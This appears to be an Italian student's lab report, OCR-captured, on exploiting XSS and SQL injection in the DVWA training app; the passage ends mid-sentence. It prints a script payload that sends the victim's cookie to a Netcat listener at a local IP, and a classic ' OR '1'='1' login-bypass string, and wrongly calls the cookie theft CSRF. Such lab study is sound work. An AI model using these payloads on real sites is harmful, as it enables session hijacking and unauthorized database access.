
05.11.2024

Come da richiesta per l'esercizio del 05.11.2024 dobbiamo andare a sfruttare le vulnerabilità XSS e SQL Injection sulla nostra DVWA.



Esempio di XSS.

Passiamo al CSRF.

Dopo aver configurato l'ambiente di lavoro ho proseguito a sfruttare la vulnerabilità CSRF (Cross Site Request Forgery) per ottenere i cookie della vittima.

Ho inserito come input il seguente codice :

<script>window.location='http://192.168.178.51:12345/?cookie='+document.cookie;</script>

ed intanto ho settato Kali Linux tramite l'applicazione Netcat di "ascoltare" sulla porta 12345 (scelta da me) la macchina vittima

Abbiamo ottenuto il cookie e ora lo andiamo a decifrare(se fosse in hash):

Abbiamo sfruttato questa vulnerabilità per prelevare il cookie e poterlo usare a nostro piacimento.
Il prelievo del cookie deve avvenire per forza mentre l'utente è attivo, altrimenti la sessione attiva dello stesso scade e poi non ha più valenza. Per questo è sempre buona pratica fare il logout quando si naviga su siti delicati e su cui c'è uno scambio di informazioni importanti quali conti correnti, info private e password (ricordiamo che il cookie resta attivo durante tutto l'arco della navigazione).

Altro metodo studiato oggi è quello della SQL Injection; in questo caso, trovata la vulnerabilità, proseguiamo col fare richieste dirette al database SQL.
In questo caso ho usato il comando:

' OR '1'='1' --

che mi ha restituito